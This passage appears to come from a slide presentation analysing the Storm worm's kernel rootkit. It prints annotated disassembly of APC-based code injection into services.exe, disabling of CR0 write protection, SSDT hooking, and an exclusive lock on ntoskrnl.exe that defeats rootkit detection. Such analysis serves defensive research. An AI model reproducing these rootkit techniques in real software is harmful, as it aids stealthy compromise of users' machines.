        mov     [ebp+var_8], edx
        mov     edx, ecx
        shr     ecx, 2
        mov     esi, eax
        rep movsd               ; <--- Write the thread code to the services process here!
        mov     ecx, edx
        and     ecx, 3
        rep movsb               ; <--- Finishing up the write to services byte-by-byte...
```


Memory allocated in services.exe and written to by driver



```
; int __stdcall sub_10FF2(PVOID Object,int,int)
sub_10FF2       proc near               ; CODE XREF: sub_10D5E+BD↑p

Object          = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                lea     eax, [ebp+Object]
                push    eax
                push    [ebp+Object]
                call    ds:PsLookupThreadByThreadId ; <-- Return referenced pointer to service.exe process's
                                        ;     alertable thread's ETHREAD structure on stack [ebp+Object].
                test    eax, eax
                jge     short loc_1100C
                xor     eax, eax
                jmp     short loc_1105B
; ---------------------------------------------------------------------------

loc_1100C:                              ; CODE XREF: sub_10FF2+14↑j
                push    esi
                push    edi
                push    206B6444h       ; Tag..."Ddk " (?)
                push    30h             ; NumberOfBytes
                xor     esi, esi
                push    esi             ; PoolType: xor esi,esi; <-- esi = 0. NonPagedPool = 0
                call    ds:ExAllocatePoolWithTag ; Returns pointer to the allocated memory
                push    [ebp+arg_8]
                mov     edi, eax        ; Pointer to allocated memory moved into edi
                mov     eax, [ebp+Object]
                push    1               ; <-- User-mode
                push    [ebp+arg_4]     ; <-- User APC routine (p2p, download activity)
                mov     byte ptr [eax+4Ah], 1
                push    esi             ; <-- Null NormalRoutine parameter (so ApcMode field is set to KernelMode and
                                        ;     NormalContext is set to NULL. APC is in "special kernel mode")
                push    offset loc_10FD8 ; <-- Kernel APC routine
                push    esi             ; <-- APC environment (Attached)
                push    [ebp+Object]    ; <-- Pointer to service's target thread object.
                push    edi             ; <-- Pointer to memory allocated for the APC.
                call    ds:KeInitializeApc ; <-- initialize APC object
                push    1               ; <-- Priority increment
                push    esi             ; <-- Pass null system argument
                push    esi             ; <-- Pass null system argument
                push    edi             ; <-- Pointer to APC object initialized by KeInitializeAPC
                call    ds:KeInsertQueueApc ; <-- Insert user-mode APC into services.exe target thread. Done!
```

Hooking SSDT


- Storm disables memory protection on read-only memory pages by setting Control Register Zero to zero



```
CR0_Unprotect_Memory_SSDT proc near      ; CODE XREF: sub_10F14+8↓p
                                         ; sub_10F7A+6↓p

var_4           = dword ptr -4

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    ecx
                push    eax
                mov     eax, cr0
                mov     [ebp+var_4], eax
                and     eax, 0FFFEFFFFh
                cli
                mov     cr0, eax         ; Set WP bit to zero
                sti
                pop     eax
                mov     eax, [ebp+var_4]
                leave
                retn
CR0_Unprotect_Memory_SSDT endp
```


Hooking SSDT (cont.)

- Finds the SSDT using KeServiceDescriptorTable, overwrites entries in the table with new addresses, then restores CPU level Write Protection for pages




```
mov     ecx, ds:KeServiceDescriptorTable  ; Find table
mov     edx, [ebp+arg_0] ; Pass parameter containing address of hook function
mov     ecx, [ecx]       ; Store base of SSDT from KeServiceDescriptorTable struct
mov     [ecx+eax*4], edx ; Copy in new address over the current SSDT function
                         ; HOOKED!

                         ; CODE XREF: sub_10F7A+35↑j
push    eax
mov     eax, [ebp+var_4]
cli
mov     cr0, eax         ; Restore write protection on read only pages
sti
pop     eax
leave
retn    8
endp
```

Exclusive lock set – causing rkit detection to fail (July 2007)




```
push    offset FileHandle ; "\\SystemRoot\\SYSTEM32\\ntoskrnl.exe"
call    sub_3E96
```

String to ntoskrnl.exe passed as parameter



```
push    100000h         ; DesiredAccess
lea     eax, [ebp+FileHandle]
push    eax             ; FileHandle
mov     [ebp+ObjectAttributes.Length], 18h
mov     [ebp+ObjectAttributes.RootDirectory], esi
mov     [ebp+ObjectAttributes.Attributes], 40h
mov     [ebp+ObjectAttributes.SecurityDescriptor], esi
mov     [ebp+ObjectAttributes.SecurityQualityOfService], esi
call    ds:ZwCreateFile
test    eax, eax
jge     short loc_3F07
xor     al, al
jmp     short loc_3F2A
```

Where it gets used in ZwCreateFile call



```
                             ; CODE XREF: sub_3E96+6B↑j
push    1                    ; ExclusiveLock
push    1                    ; FailImmediately
push    offset unk_7AF0 ; Key
lea     eax, [ebp+LockLength]
push    eax                  ; LockLength
lea     eax, [ebp+LockOffset]
push    eax                  ; LockOffset
lea     eax, [ebp+IoStatusBlock]
push    eax                  ; IoStatusBlock
push    esi                  ; ApcContext
push    esi                  ; ApcRoutine
push    esi                  ; Event
push    [ebp+FileHandle] ; FileHandle
call    ds:NtLockFile
mov     al, 1
```

And the file handle passed to an exclusive lock, disallowing access for SSDT hook comparisons

Conclusion

- Storm business model of distribution and sustaining presence is based in constant change, AV evasion, and the network as platform
- Prediction: components will progress further into the kernel
- Malware v2.0 is here and happening today